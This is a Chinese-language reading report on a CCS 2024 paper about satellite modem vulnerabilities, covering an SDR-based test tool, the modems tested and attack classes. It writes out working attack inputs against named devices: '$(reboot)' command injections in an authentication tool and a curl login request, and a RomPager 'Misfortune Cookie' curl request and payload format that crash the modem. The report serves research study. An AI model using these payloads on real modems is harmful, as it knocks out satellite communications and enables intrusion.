2025-02-27汇报


文献阅读

CCS=>2024=>卫星调制解调器=>安全漏洞与攻击综合分析


接收/发射信号=>无线电设备 USRP B210=>拆卸/检查调制解调器[固件提取与分析]


USRP B210 [Satellite Modems_CCS_2024]

- **卫星通信接口安全分析与测试工具**：AirSecAnalyzer
  - **SDR硬件**：USRP B210与正在测试的卫星调制解调器通信，可将GNU Radio生成的**低频基带信号**转换为**射频信号**
  - **中间件GNU Radio**：作为软件数据生成工具SatTest与SDR之间的接口，接收SDR数据解调后传至SatTest；同时通过TCP接收测试数据调制后传至SDR
  - **SatTest**：四个典型测试：信号重放、信号模糊、信号干扰、GNSS攻击




Make and Model	Net.	Deploy	Applications
Comtech *C1*	p2p	SA	mil, bc, aero
Comtech *C2, C3*	p2p	SA	mil bc aero, mari
UHP *U1, U2*	star/mesh	SA	mil bc
Intellian *Int*	star	int	mari, land
iDirect *i1, i2, i3*	star	SA	ent mil aero






对调制解调器的三种访问机制攻击——卫星通信接口SCI`卫星通信攻击`**、地面网络接口GNI**`地面网络攻击`**、硬件接触**`硬件攻击`



卫星通信攻击	**利用与卫星通信RFF/DSP/CG/WPM/SG/CHSS/AC相关的模块漏洞/通信信号漏洞，发送攻击信号，可进行攻击：用户信息篡改/欺骗、命令篡改攻击、擅自篡改网络结构、身份欺骗、GNSS攻击、Fuzz随机崩溃等**
地面网络攻击	通过目标调制解调器的地面网络对其进行访问，攻击目标包括**SQL/HTTP/AC/CG/SG**，可实现攻击：调制解调器DoS/调制解调器权限获取/泄露调制解调器系统信息等
硬件攻击	设计信号发射器来伪造合法信号[Usenix_2024_VAST]、或进行侧信道测量和分析

- **卫星通信攻击**：如身份验证缺失或易受攻击的调制解调器在没有流量加密的情况下容易受到**消息篡改攻击**
  - 如图：A向B发送数据包0xAA, B以0xBB，利用AirSecAnalyzer以相同的通信参数(频率、调制和速率)传输数据，但使用更高的功率来篡改从B到A的通信，使得发送的数据B被更改为0xCC



地面网络攻击

1、天线控制(AC)命令注入攻击

Intellian_Int设备AC代码库
处理和验证用户输入函数 `make_acu_auth_command -> escape_expand()` 仅过滤部分符号=>(如“\”)

```
Bash
System Event pid=22166, ACUSERV pid=22166
1683819131:authenticating: 1, /bin/acu_tool --auth-acu-user
"$(reboot)" "1234"
1683819132:authenticate result for $(reboot):1234 => 255
UBIFS: un-mount UBI device 0, volume 1
UBIFS: un-mount UBI device 0, volume 0

The system is going down NOW!
```

攻击原理——利用未过滤的符号（如“$()”）注入恶意命令，如“$(reboot)”，可被AC服务执行，导致整个卫星调制解调器系统重启

2、跨站脚本攻击XSS

XSS漏洞——HTML中，某些参数被下划线标记，Web服务器在处理这些参数时，若没有对其进行适当的清理和验证，就会导致用户输入的内容直接显示在网页上

通用网关接口CGI中的一个脚本=> `/cgi-bin/setagent.cgi?type=3`
提供了一个HTML界面来配置服务器变量，且该界面没有对用户输入进行清理或验证

攻击思路——构造一个恶意的HTTP/HTTPS请求，受害者点击这个链接或访问包含恶意请求的页面时，注入的脚本会在用户的浏览器中执行

3、Web命令注入攻击

用户登录请求脚本 `setagent.cgi`
漏洞——可通过构造特定的输入来注入并执行恶意命令

```
C      >curl -vv -L -k -X POST https://192.168.1.2/cgi-bin/s
control_flag=1 -d username=intellian -d pw=$(reboot)
Note: Unnecessary use of -X or --request, POST is already inferred.
*****************************************************
BIM Console for Inmarsat GX Project

To Switch Console Access, Press 'Ctrl + ]'

Using [SYS0] as App Root
*****************************************************
BIM login: UBIFS: un-mount UBI device 0, volume 1
UBIFS: un-mount UBI device 0, volume 0
The system is going down NOW!
Sent SIGTERM to all processes
Sent SIGKILL to all processes
Requesting system reboot
Restarting system.
RomBOOT
```

攻击过程——在密码字段中输入恶意命令，如“$(reboot)”，系统会将其作为命令执行，导致设备重启

4、任意写攻击

Comtech C1固件中存在RomPager4.10相关字符串
RomPager部分版本存在 `Misfortune Cookie` 严重漏洞，可通过操纵HTTP包中的Cookie值导致内存错误

```
Bash
$ curl --header "Cookie: C-123456=aaaaaaaaaaaaaaaa"
192.168.3.127/Allegro
$ ping 192.168.3.127
[6:57:03]
PING 192.168.3.127 (192.168.3.127) 56(84) bytes of data.
From 192.168.3.8 icmp_seq=1 Destination Host Unreachable
```

攻击思路——构造一个构造一个特定的Cookie字段放入HTTP头部，将触发内存漏洞

```
"Cookie: C" + str(num) + "=" + "B" * n + data + ";"
```

触发漏洞过程——固件在处理格式为`C=yyy`的Cookie时，会将整数`n`乘以0x28，再加上一个基地址，使用结果地址来存储`yyy`，若系统没有对`n`进行验证，攻击者可以通过设置任意负整数`n`来写入任意地址，最终RTOS的TCP栈崩溃，导致设备无法访问